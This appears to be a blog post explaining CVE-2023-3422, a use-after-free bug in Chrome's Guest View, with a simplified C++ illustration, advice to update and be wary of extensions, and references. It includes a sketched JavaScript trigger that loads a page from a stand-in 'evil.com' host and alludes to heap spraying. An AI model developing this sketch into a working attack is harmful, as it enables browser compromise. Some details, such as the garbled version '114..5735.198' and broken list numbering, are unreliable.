
When it comes to browser security, Google Chrome is known for its strong protections. But even the best software can have cracks. In this post, we'll dig into CVE-2023-3422 — a nasty vulnerability in Chrome’s “Guest View” feature that can let attackers corrupt memory and potentially take over your system if you install the wrong extension. Let’s walk through what happened, how it works, and what code is involved.
What’s the Problem? (Layman’s Terms)
“Use-after-free” bugs are a class of memory corruption flaws. They happen when a program tries to use memory that it has already discarded ("freed"). If an attacker can control what the program does here, they can trick it into running their own code.
In the case of CVE-2023-3422, the bug lives inside the “Guest View” feature — used by extensions to embed things like web pages or PDF viewers inside Chrome. By convincing you to install a shady browser extension, then sending you to a malicious web page, hackers could smash the browser’s memory and possibly run whatever code they want.
Vulnerability: Use-after-free in Guest View (affects Chrome versions *before* 114..5735.198)
- Attack Vector: Needs user to install a *malicious extension*, then visit an *attacker-controlled HTML page*
Extension triggers the Guest View feature, such as embedding a web page into the extension UI.
3. A crafted HTML page does something (maybe rapid DOM changes or unloads the view) that causes Chrome to free (“delete”) a bit of memory.
4. Chrome later tries to use that same memory for something else (use-after-free), opening the door for hackers to fill that memory with their own data and hijack execution.
While the actual fixed Chrome C++ code is huge, let’s see a *simplified* example to understand
class GuestView {
    bool deleted = false;
public:
    void deleteGuest() {
        // Frees resources for the view
        deleted = true;
        // Memory for this object may now be reclaimed
    }

    void doSomething() {
        if (!deleted) {
            // ...do stuff...
        } else {
            // Oops! Object already deleted!
        }
    }
};

// Somewhere else...
GuestView* gv = new GuestView();
gv->doSomething();
gv->deleteGuest();
// A weird sequence in the extension/HTML
gv->doSomething();  // Use-after-free: operating on deleted object!
The real CVE-2023-3422 flaw is more complex but follows this same pattern — something is deleted, but code elsewhere keeps a pointer to it and tries to use it, causing mayhem.
Potentially execute arbitrary code in the context of your browser
Here’s an example of a *malicious webpage* for triggering use-after-free, crafted for educational purposes only:
// The extension’s background script embeds a guest view

let guest = document.createElement('webview');
guest.src = 'https://evil.com/trigger.html';;
document.body.appendChild(guest);

// On evil.com/trigger.html:

window.onload = function() {
  // Do something that causes quick remove of guest view
  setTimeout(() => {
    parent.document.body.removeChild(parent.guest);
    // This can cause the parent’s memory to become invalid
    // More heap spray here can try to fill freed memory...
  }, 100);
};
Again, this code is *simplified* for clarity, but it demonstrates the basic idea. Real attacks are more complex and often involve heap spraying and precise layout.
Did This Get Exploited?
There’s no public evidence (as of June 2024) of widespread in-the-wild exploitation, but the risk was real enough that Google tagged this “High” severity and rushed to patch.
Update Chrome! If you’re running a version older than 114..5735.198, upgrade now.
- Be skeptical of browser extensions — only install those you absolutely trust, preferably from official sources.
References & Further Reading
- Chromium Security Advisories: CVE-2023-3422
- NIST NVD: CVE-2023-3422
- Explaining Use-After-Free Vulnerabilities
- Guest View API (Chrome Extensions)
Final Thoughts
CVE-2023-3422 shows that even trusted tools like Chrome aren’t invincible, especially when third-party extensions get involved. Always keep your browser up to date, be careful what you install, and stay curious about how these vulnerabilities work — sometimes that’s the best way to stay safe!
*Stay secure out there, and happy (safe) browsing!*
Timeline
Published on: 06/26/2023 21:15:00 UTC
Last modified on: 07/04/2023 04:15:00 UTC